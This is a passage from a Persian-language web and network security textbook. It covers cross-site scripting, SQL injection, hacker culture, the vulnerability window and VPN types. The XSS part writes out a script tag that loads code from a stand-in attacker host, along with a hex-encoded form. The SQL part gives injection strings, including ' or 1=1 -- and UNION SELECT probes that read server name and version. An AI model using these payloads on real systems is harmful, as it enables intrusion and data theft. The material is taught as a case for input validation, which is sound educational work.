نوع دیگری از حملاتی که به این شیوه قابل انجام است بسیار پیشرفته‌تر است. فرض کنید یک سایت اطلاعات موجود در وب در مورد فناوری را جمع‌آوری نموده و در اختیار کاربران خود قرار می‌دهد. در این سایت امکانی فراهم آمده است که کاربران می‌توانند آخرین اخباری را که از نظرشان جالب و مناسب سایت است را وارد نمایند. در صورتی که هیچ گونه اعتبارسنجی بر روی داده ورودی انجام

نشود، با وارد شدن اطلاعات توسط کاربر، سیستم آن را در پایگاه داده خود ذخیره نموده و پیش‌نمایشی از آن را ارائه می‌دهد.

در این ساختار راه نفوذ برای هکرها باز است و می‌توانند با وارد کردن متنی مانند زیر به اهداف خرابکارانه خود برسند:

News: Here is a Cross-Site Script Attack
URL: www.SomeSite.com/default.aspx?ID=<script src='http://CssAttack.com/dostuff/js'></script>

اگر برنامه بدون اعتبار سنجی URL، آن را پذیرفته و در پایگاه داده وارد کند سایت و بینندگان آن در معرض حملات Cross-site قرار می‌گیرند. اگر متن اسکریپتی که وارد شده است مستقیما وارد پایگاه داده شده و از این پس به صورت هفتگی برای مشترکین ارسال شود، نتایج زیان باری حاصل می‌شود. هر کس که بر روی لینک خبر کلیک کند آدرس URL را در مرورگر خود مشاهده خواهد کرد و جاوا اسکریپت بیان شده در SRC نشانه script اجرا می‌شود.

نمونه دیگری از این نوع حملات به این صورت انجام می‌شود که هکر به جای استفاده از متن به فرمت ASCII یا Unicode از کد حروف hex استفاده می‌نماید.

News: Here is a Croos-Site Script Attack
URL:
http://77%2077%2077%202e%2053%206f%206d%2065%2073%2069%2074%2065%20
2e%2063%206f%206d/default.aspx?3c%2053%2063%2072%2069%2070%2074%2020%20
73%2072%2063%203d%2092%2044%206f%2053%2074%2075%2066%2066%202e%20
4a%2073%2092%203e%203c%202f%2053%2063%2072%2069%2070%2074%203e

حروف فوق در قالب ASCII معادل

News: Here is a Cross-Site Script Attack
URL: www.SomeSite.com/default.aspx?ID=<script src='http://CssAttack.com/dostuff/js'></script>

می‌باشند.

با مشاهده موارد فوق مشخص می‌شود که اعتبار سنجی داده‌ها در زمان ورود اهمیت فوق‌العاده‌ای دارد. اسکریپتی که در URL ارائه می گردد می‌تواند اعمال بسیار خطرناکی را انجام دهد که بستگی به قابلیت‌های زبان اسکریپت‌نویسی دارد. این اعمال شامل موارد زیر می‌باشند:

- ممکن است داده‌ها تحریف شوند، به عنوان مثال ممکن است محتویات یک cookie تغییر یابد.
- یکپارچگی اطلاعات به خطر افتد.
- اسکریپت‌هایی با اهداف خرابکارانه در محیط سایت‌های مطمئن اجرا شوند.
- Cookie ها مقدار دهی شده و یا اطلاعات آنها خوانده شود.
- ورودی‌های کاربران مورد استراق سمع واقع شود.
- کاربران به سایت‌هایی نامطمئن هدایت شوند.

در بخش‌های پیشین از روش‌های حمله به برنامه‌های وبی معرفی شدند. در ادامه به روش‌هایی که با استفاده از آنها می‌توان به پایگاه داده سیستم نفوذ کرد اشاره می‌شود.

۱۳-۷ تزریق SQL


به زبان ساده این نوع حمله وارد کردن کد SQL به یک برنامه است، در شرایطی که توسعه دهنده برنامه قصد آن را نداشته و یا حتی پیش‌بینی آن را نیز نکرده باشد. ریشه این نوع حملات به ساختار طراحی ضعیف برنامه برمی گردد و تنها در مورد برنامه‌هایی قابل انجام است که از روش‌های ساخت رشته های SQL بهره می گیرند.

به مثال زیر توجه کنید:

```
Dim StrSQL as String = "SELECT CustomerID, CompanyName, ContactName, " & -
```

```
"ContactTitle FROM Customers WHERE CustomerID = '" &
txtCustID.Text & "'"
```

در عبارت فوق با استفاده از روش ساخت رشته به صورت پویا یک رشته SQL تولید می‌شود که CustomerID با مقدار موجود در txtCustID جایگزین می‌شود. در شرایط عادی کاربر شناسه خود را در Box وارد می‌نماید، برنامه اقدام به جستجو در پایگاه داده نموده و پس از آن نتایج برای کاربر نمایش داده می‌شود. به عنوان مثال اگر کاربر شناسه ALFKI را وارد نماید نتایجی که برنامه تولید می‌کند به شرح زیر خواهد بود:



در چنین موردی کاربر می‌تواند در فرایند تولید عبارت SQL به گونه‌ای دخالت کند که پیام خطا دریافت نماید. اگر خطای تولید شده به درستی در برنامه مدیریت نشود و این پیام به صورت کامل در اختیار کاربر قرار گیرد، اطلاعات بیشتری در خصوص عبارت SQL دراختیار کاربر قرار خواهد گرفت که مقدمه نفوذ به سیستم را فراهم می‌آورد. به عنوان مثال کاربر می‌تواند عبارت زیر را وارد نماید:

```
ALFKI' or CustomerID like '%
```

با توجه به اینکه هیچگونه اعتبار سنجی بر روی داده ورودی کاربر انجام نمی‌شود، عبارت ساخت رشته SQL عبارت زیر را تولید خواهد نمود که در پی آن اجرا هم خواهد شد:

```
SELECT CustomerID, CompanyName, ContactName, ContactTitle
FROM Customers WHERE CustomerID = 'ALFKI' or CustomerID like
'%'
```

در نتیجه اجرای این رشته SQL علاوه بر اطلاعات کاربر با شناسه ALFKI، اطلاعات تمام کاربران موجود در پایگاه داده نمایش داده می‌شود. در صورتی که در پایگاه داده سیستم اطلاعات حساس شخص مانند شماره کارت اعتباری ذخیره شده باشد، این اتفاق می‌تواند منجر به بروز یک فاجعه شود.

هکرها به روش دیگری نیز می‌توانند با تزریق SQL به اطلاعات پایگاه داده دسترسی یابند. اگر رشته 'ALFKI' or 1=1 -- در صفحه وارد شود نتیجه دقیقا مشابه حالت قبل خواهد بود. در این صورت رشته SQLتولید شده، به صورت زیر می‌باشد:

```
SELECT CustomerID, CompanyName, ContactName, ContactTitle
FROM Customers WHERE CustomerID = 'ALFKI' or 1=1 --
```

دو خط فاصله (--) استفاده شده در عبارت در SQL Server MS مشخص کننده جملات توضیحات (Comments) هستند. این کار در SQL My با نماد (#) و در اراکل با نماد (;) انجام می‌شود. هکر قادر است هر رشته‌ای را در صفحه وبی وارد نماید، و در صورتی که اعتبار سنجی مناسب انجام نشود، بالقوه سایت در معرض خطرات فراوانی خواهد بود.

حمله Union SQL

برای دریافت اطلاعات بیشتر در مورد سرور حمله کنندگان به سایت می‌توانند از عبارت Union استفاده نمایند. با وجودی که این نوع حمله بسیار سخت‌تر بوده و دشواری‌های خاص خود را به همراه دارد، ولی با این وجود غیر ممکن نیست. مهمترین محدودیت این نوع حمله در این است که هر دو عبارت پرس و جو باید یک تعداد ستون‌های یکسانی را برگردانند و نوع داده ستونهای هر دو عبارت پرس و جو باید با هم سازگار باشند. این مسئله باعث می‌شود که حمله Union دشوارتر از سایر روشها باشد ولی با چند بار

تلاش هکر می‌تواند موفق به گرفتن اطلاعات مورد نیاز خود شود. به عنوان مثالی از این نوع حمله فرض کنید هکر عبارت زیر را وارد می‌نماید:

```
ALFKI' union select @@Servername --
```

در این صورت رشته SQL زیر تولید خواهد شد:

```
SELECT CustomerID, CompanyName, ContactName, ContactTitle FROM Customers WHERE CustomerID = 'ALFKI' union select @@Servername --'
```

این رشته منجر به تولید یک خطا در سمت سرور می‌شود و با توجه به مکانیزم کنترل خطا، احتمالا پیام تولید شده به کاربر نمایش داده می‌شود. در هر صورت هکر چند بار تلاش به شرح زیر انجام می‌دهد:

```
ALFKI' union select @@Servername, @@Servicename, @@Version --
```

```
ALFKI' union select @@Servername, @@Servicename, @@Servicename, @@Version --
```

با چندین بار تکرار و سعی و خطا بالاخره هکر می‌تواند به هدف خود رسیده و تعداد ستون‌هایی که توسط عبارت SQL برگردانده می‌شود را کشف نماید. با این کشف کنترل بیشتری بر روی عبارت union بعدی که نوشته می‌شود بوجود می‌آید. ورودی فوق عبارتی به شکل زیر تولید می‌کند:

```
SELECT CustomerID, CompanyName, ContactName, ContactTitle FROM Customers WHERE CustomerID = 'ALFKI' union select @@Servername, @@Servicename, @@Servicename, @@Version --
```

با توجه به اینکه عبارت فوق یک عبارت معتبر SQL است، لذا Server SQL آن را اجرا نموده و مقادیر نتیجه را برای صفحه ASP.NET برمی‌گرداند.

این خروجی اطلاعات ذیقیمتی در ارتباط با سرور شامل نام سرور، نام سرویس، نسخه سرور، سرویس پک و نسخه سیستم عامل را در اختیار هکر قرار می‌دهد.

۱۴- دنیای هکرها

قصد داریم با شما در مورد هک و هکرها صحبت کنیم. اوایل برنامه‌های کوچکی توسط برنامه‌نویسان بنام "Hacks" نوشته می‌شد که شوخی‌های بی‌ضرر، دسترسی‌های بی‌اجازه و برگرفته از احساس " جلوی من حصار نکش" بود، اما اکنون تبدیل به زیان‌های جدی شده است که به سیستمها وارد می‌شود. بهرحال در بعضی اوقات، هکرها برای سازمان‌ها مفید هستند و بعنوان محافظ عمل می‌کنند. بد نیست که با فرهنگ و برنامه‌های این گروه از افراد آشنا شویم. بنابه تعریف، آنها افراد یا گروههایی از افراد با انگیزه‌های متفاوت هستند که امنیت یک سازمان یا یک فرد را به مخاطره می‌اندازند. آنها کاوشگران قلمروهای جدید هستند. بعضی برای منافع شخصی و بعضی برای سودرساندن به دیگران. اطلاع داشتن از تاریخ هک راه و آینده احتمالی آن را مشخص می‌کند. مطالعه در مورد هکرهای برجسته و داخل‌شدنهای بی‌اجازه آنها به سیستمها به افزایش آگاهی در این مورد کمک می‌کند.

۱۴-۱ هکرها کیستند؟

اصطلاح "هک" به میانبر ایجاد شده در یک برنامه برای انجام سریعتر کار، اشاره می‌کند. (این تعریفی است که با پیدایش این کلمه همراه آن بوده است.) طبق یک خرده‌فرهنگ، هکرها سعی در پنهان کردن هویت واقعی خود می‌کنند، هرچند مطالعات نشان داده است که بعضی از آنها از تحسین‌شدن بدلیل ماجراهایی که بوجود می‌آورند، لذت می‌برند. بیشتر آنها از اسامی مستعار مانند Hackingwiz یا Hyper Viper استفاده می‌کنند. آنها خود را افراد ماهر و هنرمندی می‌دانند که گاهی خود را از ویروس‌نویسان جدا می‌کنند. در حقیقت، برای مشخص‌کردن یک هکر، تعریف مشخصی وجود ندارد. آنها دارای زمینه‌های متفاوتی هستند و دلایلی که پشت هک وجود دارد گستره وسیعی را می‌پوشاند، اما باعث تهدیدهای مشترکی می‌شوند. هکرها افراد باهوشی هستند و از اینکه کامپیوترها را به انجام کاری که دوست دارند وامی‌دارند، لذت می‌برند.

در طبقه‌بندی هکرها سه گروه وجود دارند:

- هکرهای مدرسه‌ای قدیمی که به داده‌های فنی مانند کدهای برنامه یا آنالیز سیستمها علاقمند هستند. این گروه علاقمند به درگیرشدن در تحصیلات عالیه مرتبط با علوم کامپیوتر هستند.

- گروه دوم هکرهایی هستند که به مجرمان شباهت بیشتری دارند. آنها در فضای وب می گردند و برای اثبات خودشان سایتها را هک می کنند و مساله‌ساز می‌شوند. بهرحال اخیرا، تعدادشان اضافه شده است و نوجوانان بیشتری به هک مشغول شده‌اند. این مساله بعبارتی حالت تفریح در فضای سایبر را برای آنها دارد. آنها ابزار خود را توسط روشها و هکهایی که از منابع غیرقانونی، مانند وب‌سایتهایی که به هک تخصیص‌یافته، بدست می‌آورند. این افراد برای جامعه امنیتی امروز مساله‌ای جدی محسوب می‌شوند.

- گروه سوم مجرمان حرفه‌ای هستند. افراد این گروه اغلب اهداف مالی دارند. آنها مهارت دسترسی به سیستمهای مورد هک و یا افراد با این توانایی را دارند.

در فرهنگ هکرها، یک "آیین هکری" وجود دارد که در حقیقت مجموعه‌ای از قوانین نانوشته‌ای است که فعالیتهای آنها را هدایت می کند و خط مشی آنها را تعیین می کند. مهمتر اینکه، این مجموعه به تایید فعالیتهای انجام شده توسط هکرها کمک می کند. هر گروه برای خود یک آیین هکری دارد که از آن تبعیت می کند.

مطابق با دیدگاه افراد مختلف، هکرها یا سودمند و بعنوان جزء لازمی برای اینترنت هستند، یا اینکه تهدید محسوب می‌شوند. بسیاری احساس می کنند که آنها وظیفه دارند شکافهای امنیتی را پیدا و از آنها استفاده کنند تا توجه لازم را به مساله معطوف دارند. بهرحال باید روی دیگر سکه را نیز دید. همان ابزاری که برای اهداف خوب استفاده می‌شود می‌تواند همچنین باعث زیان یا سوءاستفاده‌های شخصی توسط افراد دیگر شود. همچنین به این طریق هزینه‌های اینترنت با توجه به لزوم افزایش امنیت روی وب، افزایش می‌یابد.

گروه‌ها و سایتهایی هستند که ابزار هک را در اختیار افراد قرار می‌دهند. هدف بعضی از آنها نیز اطلاع‌رسانی برای جلوگیری از آسیب‌های احتمالی است. گاهی فعالیتهای هکی را که در حال انجام است به اطلاع عموم می‌رسانند. بهرحال شایان ذکر است که همچنان بین متخصصان امنیت اختلاف نظر

در مورد سودرسانی یا ضرررسانی هکرها وجود دارد. جالب اینجاست که گاهی هکرها اقدام به برگزاری همایش نیز می‌کنند و افراد علاقمند با حضور در این همایشها با روشها و ابزار هک آشنا می‌شوند. البته در میان حاضرین باز هم متخصصان امنیت و نیز آژانس‌های قانونگذاری و مجریان قانون حضور دارند. هدف آنها از این حضور حصول دانش بهتر در مورد این موضوع و کسب مهارتهای بیشتر با توجه به گرایش روزافزون به جرایم و تروریسم در فضای سایبر است.

تاریخ ورای قضیه

هک احتمالا عمری به اندازه عمر کامپیوتر دارد. روز اول کامپیوتری کار می‌کرد و روز دوم هک می‌شد. MIT اولین گروه از هکرهای کامپیوتری را معرفی کرد. گروهی جوان از تحصیلکردگان علوم کامپیوتر که روی ماشین کارت پانچ Dell کار می‌کردند. بهرحال این هنر! هیچ مرز بین‌المللی نمی‌شناسد. هک در همه جا هست. با ظهور اینترنت مدرن، هک نیز رشد کرد.

هک بیشتر بعنوان یک هویت مستقل ظهور کرد. روترها بدرستی تنظیم نمی‌شدند، همچنانکه این مساله امروز نیز وجود دارد. معمولا کاربران از ارتباطات خطوط تلفن برای دستیابی به شرکتهای بزرگ دولتی و ارتشی استفاده می‌کردند. و بقیه نیز پشت ترمینالهایی می‌نشستند که مستقیما به سیستمهایی وصل بودند که آنها در حال هک کردنشان بودند. این سیستمها از ماشینهای مین‌فریم بزرگ و درایوهای نواری تشکیل می‌شدند. دسترسی به آنها عموما با هک کردن کمترین میزان امنیت یعنی شناسه و رمزعبور بدست می‌آمد. البته منظور این نیست که هک در آن زمان آسانتر بود. میانگین سطح دانش هکرها نیز بالاتر رفته است. در ضمن امروزه نرم‌افزارهای آسیب‌رسان نیز براحتی در دسترس افراد با دانش کم قرار دارد. هدف از بسیاری نفوذها دستیابی به سیستمهایی بود که بنظر غیرقابل دستیابی یا امن بودند. در حقیقت شکستن امنیت این سیستمها یک چالش محسوب می‌شد.

امروزه در دنیایی زندگی می‌کنیم که اینترنت بخش مهمی از آن را تشکیل می‌دهد. بسیاری از خریدها آنلاین انجام می‌گیرد و سیستمهای تجاری زیادی از این طریق به هم مرتبط هستند. ظهور کامپیوترهای رومیزی و افزایش آنها در خانه‌ها، کامپیوتر را در دسترس گروه‌های زیادی از مردم قرار داده است. این

امر زمینه را برای فعالیت هکرها نیز گسترش داده است. اگرچه هکرها با کامپیوترها و شبکه‌های پیچیده‌تری سروکار دارند، خود این امر چالش قضیه را برای آنها بیشتر می‌کند و انگیزه آنها را بالاتر می‌برد. سیاست‌ها و فلسفه‌های پشت این قضیه نیز تغییر کرده است. بسیاری از گروه‌ها از هکرها برای کمک به کشف ضعفهای امنیتی سیستمهای خود استفاده می‌کنند. اینترنت مدرن به هکرها اجازه داده است که مرزهای جدید را بکاوند. جنگ بین کشورها با هک‌کردن وب‌سایتهای یکدیگر و از کار انداختن آنها یا پایین‌آوردن سایتها با حملات DoS (Denial of Service) به یک امر معمول مبدل گشته است. ارتشها از هکرها بمنظور از کار انداختن سیستمهای دفاعی دشمنانشان برای کسب برتری در جنگ استفاده می‌کنند. منافع مالی یک انگیزه بزرگ برای بعضی هکرها یا افرادی است که هکرها را بکار می‌گیرند. موسسات مالی اغلب هدف قرار می‌گیرند تا مقادیر زیادی از پولشان توسط روشهای الکترونیک بسرقت رود.

۱۴-۲ پنجره آسیب پذیری، دلیلی برای هک شدن

آیا تنها داشتن یک ضد ویروس قدرتمند و به روز یا اعمال به موقع پچهای امنیتی تضمین مناسبی برای ایمنی سیستمهاست؟ پاسخ به این سئوال چندان که به نظر میرسد آسان نیست. پاسخ رسمی به این سئوال مثبت است. بعبارتی تولید کنندگان نرم افزار شما را مطمئن میکنند که تنها در صورت رعایت این موارد کامپیوتر شما ایمن خواهد بود. اما واقعیت چیز دیگریست. آنها تا زمانی که مجبور به اعتراف نشوند حقیقت را نمیگویند. تنها پس از آمدن یک دو جین ویروسها و کرمهای اینترنتی اخیر بود که میکروسافت وادار به اعتراف شد. البته حتی در همین شرایط هم باز چنان وانمود میشود که گویی اوضاع کاملا در کنترل است.

اجازه دهید تا باز گردیم به سئوال ابتدای بحث. پاسخ به این سئوال منفی ست. هرچند اعمال قواعد امنیتی، به روزرسانی نرم افزارها و سایر راهکارهای امنیتی (از جمله توصیه های IRCERT) شما را تا حدود زیادی ایمن میکند اما هیچکدام تضمین صددرصدی به شما نمیدهند. واقعیت نه چندان خوشایند اینکه این راه حلها تنها افراد را در برابر تعدادی آماتور یا اصطلاحا Script Kiddies و یا ویروسها مصون

می سازند. اما کلاه سیاهها (حساب سازمانهای جاسوسی و شرکتهای بزرگ جداست!) کماکان هر زمان که بخواهند با چند کلیک میتوانند وارد کامپیوتر شخصی ما شوند. اخیرا یکی از موسسات مرتبط با سازمان جدید التاسیس امنیت داخلی آمریکا طی گزارشی که برای این سازمان تهیه شده به یک فاکتور تعیین کننده اشاره کرده است: پنجره آسیب پذیری.

پنجره آسیب پذیری مدت زمان آسیب پذیری سیستم شما در برابر یک شکاف امنیتی یا حمله اینترنتی است. این زمان عبارت از فاصله میان کشف یک مشکل امنیتی (عموما توسط هکرها) تا پیدا شدن راه حل مربوطه (توسط شرکت مسئول) و در نهایت اعمال راه حل مربوطه توسط شما. سیکل متداول این ماجرا به این شکل است:


روز اول: انتشار خبر وجود یک شکاف امنیتی در یکی از بولتنها و گروههای امنیتی

روز چهاردهم تا شصتم: متخصصیت شرکت مسئول به وجود شکاف امنیتی مربوطه اعتراف میکنند. و شروع به تولید وصله امنیتی میکنند


روز سی ام تا نود ام: تولید وصله امنیتی در شرکت مسئول و تست نرم افزار. این مرحله مهم ترین مرحله است زیرا در سالهای اخیر بسیار پیش آمده که یک وصله امنیتی بدون انجام تستهای کافی وارد بازار شده است و در نتیجه گرچه مشکل امنیتی اولیه را حل کرده است اما خود مشکلات جدیدی را ایجاد کرده است. این مشکلات جدید عمدتا مشکلات پایداری هستند اما گهگاه مشکلات امنیتی را نیز شامل شده اند. به این دلایل این روزها قبل از ارائه یک وصله امنیتی تستهای بسیاری بر روی آن انجام میشود که این کار به زمان زیادی نیاز دارد. این زمان مهمترین بخش پنجره آسیب پذیری است.

روز ۶۰ تا ۱۸۰: در این دوره وصله امنیتی مربوطه در دسترس عموم قرار میگیرد. جالب است بدانید این زمان در مورد شکاف ASN.1 چیزی در حدود ۲۰۰ روز بود.

روز ۹۰ تا ۲۷۰: طی این دوره وصله امنیتی به صورت عام توسط کاربران مورد بهره برداری قرار میگیرد.



به شکل فوق دقت کنید در این شکل دو سناریوی ممکن برای سیکل کشف یک شکاف امنیتی نشان داده شده است. در حالت ایده آل شکاف امنیتی توسط یک متخصص کشف می شود. در این حالت این مطلب از طریق کانالهای امن خصوصی به شرکت مسئول گزارش میشود تا راه حلی برای آن بیابد. بدیهی ست که درین حالت هکرها تنها پس از اعلام وجود وصله امنیتی از وجود شکاف امنیتی مطلع میشوند بنابراین زمان بسیار کمی برای نفوذ دارند: چیزی مابین ۳۰ تا ۹۰ روز. اما اگر این شکاف توسط هکرها کشف شود طبیعیست که اوضاع متفاوت خواهد بود. در این حالت هکرها تا ۲۷۰ روز وقت دارند که به سیستم شما نفوذ کنند.



در شکل فوق پنجره آسیب پذیری در سیستمها در حالتی که دارای یکی از ابزارهای IDS، Patch Management یا Anti Virus باشند مقایسه شده است. دقت کنید که کمترین آسیب پذیری مربوط به سیستمهای دارای تشخیصگر نفوذ و بیشترین آن مربوط به سیستمهایی ست که تنها دارای یک ضد ویروس معمولی هستند.

آنچه گفته شد تصویر واقعی از شرایط امنیتی موجود بود. البته میتوان با اتخاذ یک سیاست موثر امنیتی، پیگیری راهنماییها و نیز استفاده از رویکردهای پیشگیرانه (Proactive) به جای رویکردهای مبتنی بر پاسخگویی صرف (Reactive) میزان این خطرات را تا حد زیادی کاهش داد.

۱۵-شبکه خصوصی مجازی (VPN)

شبکه خصوصی مجازی یا Virtual Private Network که به اختصار VPN نامیده می شود، امکانی است برای انتقال ترافیک خصوصی بر روی شبکه عمومی. معمولا از VPN برای اتصال دو شبکه خصوصی از طریق یک شبکه عمومی مانند اینترنت استفاده می شود.منظور از یک شبکه خصوصی شبکه ای است که بطور آزاد در اختیار و دسترس عموم نیست. VPN به این دلیل مجازی نامیده می شود که از نظر دو شبکه خصوصی ، ارتباط از طریق یک ارتباط و شبکه خصوصی بین آنها برقرار است اما در واقع شبکه عمومی این کار را انجام می دهد. پیاده سازی VPN معمولا اتصال دو یا چند شبکه خصوصی از طریق یک تونل رمزشده انجام می شود. در واقع به این وسیله اطلاعات در حال تبادل بر روی شبکه عمومی از دید سایر کاربران محفوظ می ماند. VPN را می توان بسته به شیوه پیاده سازی و اهداف پیاده سازی آن به انواع مختلفی تقسیم کرد.

۱۵-۱ دسته بندی VPN براساس رمزنگاری

VPN را می توان با توجه به استفاده یا عدم استفاده از رمزنگاری به دو گروه اصلی تقسیم کرد:

۱- VPNرمزشده : VPN های رمز شده از انواع مکانیزمهای رمزنگاری برای انتقال امن اطلاعات بر روی شبکه عمومی استفاده می کنند. یک نمونه خوب از این VPN ها ، شبکه های خصوصی مجازی اجرا شده به کمک IPSec هستند.

۲- VPN رمزنشده : این نوع از VPN برای اتصال دو یا چند شبکه خصوصی با هدف استفاده از منابع شبکه یکدیگر ایجاد می شود. اما امنیت اطلاعات در حال تبادل حائز اهمیت نیست یا این که این امنیت با روش دیگری غیر از رمزنگاری تامین می شود. یکی از این روشها تفکیک مسیریابی است. منظور از تفکیک مسیریابی آن است که تنها اطلاعات در حال تبادل بین دو شبکه خصوصی به هر یک از آنها مسیر دهی می شوند. (MPLS VPN) در این مواقع می توان در لایه های بالاتر از رمزنگاری مانند SSL استفاده کرد.

هر دو روش ذکر شده می توانند با توجه به سیاست امنیتی مورد نظر ، امنیت مناسبی را برای مجموعه به ارمغان بیاورند، اما معمولا VPN های رمز شده برای ایجاد VPN امن به کار می روند. سایر انواع VPN مانند MPLS VPN بستگی به امنیت و جامعیت عملیات مسیریابی دارند.

دسته بندی VPN براساس لایه پیاده سازی

VPN بر اساس لایه مدل OSI که در آن پیاده سازی شده اند نیز قابل دسته بندی هستند. این موضوع از اهمیت خاصی برخوردار است. برای مثال در VPN های رمز شده ، لایه ای که در آن رمزنگاری انجام می شود در حجم ترافیک رمز شده تاثیر دارد. همچنین سطح شفافیت VPN برای کاربران آن نیز با توجه به لایه پیاده سازی مطرح می شود.

